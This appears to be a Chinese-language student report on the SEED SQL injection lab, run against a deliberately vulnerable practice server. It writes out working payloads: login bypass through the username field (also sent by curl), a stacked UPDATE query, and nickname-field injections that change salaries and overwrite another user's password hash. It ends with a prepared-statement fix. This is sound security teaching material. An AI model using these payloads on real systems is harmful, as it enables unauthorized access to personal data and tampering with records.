Chapter 6

SQL Injection Attack Lab

一. 基本信息：

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二. 实验原理：

SQL 注入是一种代码注入技术，它利用 web 应用程序和数据库服务器之间接口中的漏洞，构建一些特殊的输入作为参数传入 Web 应用程序，而这些输入大都是 SQL 语法里的一些组合，通过执行 SQL 语句进而执行攻击者所要的操作，SQL 注入目前是黑客对 web 应用程序最常见的攻击之一。

三. 实验过程：

Task1：Get Familiar with SQL Statements

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)
```

```
mysql> desc credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)
```

Task2：SQL Injection Attack on SELECT Statement

Task2.1: SQL Injection Attack from webpage

观察 unsafe_home.php，看到有如下判断，把判断 Password 的语句注释掉

```
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task2.2: SQL Injection Attack from command line


```
[08/05/21]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com
/unsafe_home.php?username=admin%27%3b%23&Password='
```

看到已经显示了所有用户信息：

```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details
 </b></h1><hr><br><table class='table table-striped table-bordered'><thead class
='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope
='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope
='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th sc
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>
10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/2
0</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='r
ow'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td
><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td
>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></t
r><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>321
11111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><t
d></td><td></td></tr></tbody></table>      <br><br>
```


Task2.3: Append a new SQL statement

1）在登录框中输入 Alice'; update credential set name='C' where eid='10000';#
看到注入不成功



2）由于 mysqli->query()的限制，同时只能输入一条 sql 语句，将 unsafe_home.php 中的 query()语句全部改为 multi_query()，输入攻击语句。当再次查询信息列表时，可以发现 Alice 用户名已改为 C

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
C	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				


Task3：SQL Injection Attack on UPDATE Statement

Task3.1: Modify your own salary.

1）观察 unsafe_edit_backend.php，看到有如下判断：

```
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',
Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
```

2）在 profile edit 中修改 Nickname ‘, salary='10000000' where eid=’10000’;#
看到注入成功




C Profile

Key	Value
Employee ID	10000
Salary	10000000

Task3.2: Modify other people’ salary

在 profile edit 中修改 Nickname ‘, salary='114514' where eid=’20000’;#
看到 Boby 的信息被成功修改



Boby Profile

Key	Value
Employee ID	20000
Salary	114514
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Task3.3: Modify other people’ password.

查看代码，看到密码加密方式为 sha1，将密码 6666 在线加密，在 profile edit 中修改 Nickname ',Password=' e50cd9d03ee5f295d1e938ce5b086b355cba3bec' where eid=’10000’;# 然后就可以使用密码 6666 登录 C 的账号

Task4：Countermeasure — Prepared Statement

1）修改 unsafe.php：

```
// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd' ");*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

/*if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}*/
```

2）再次注入攻击，发现攻击失败，无法查看个人信息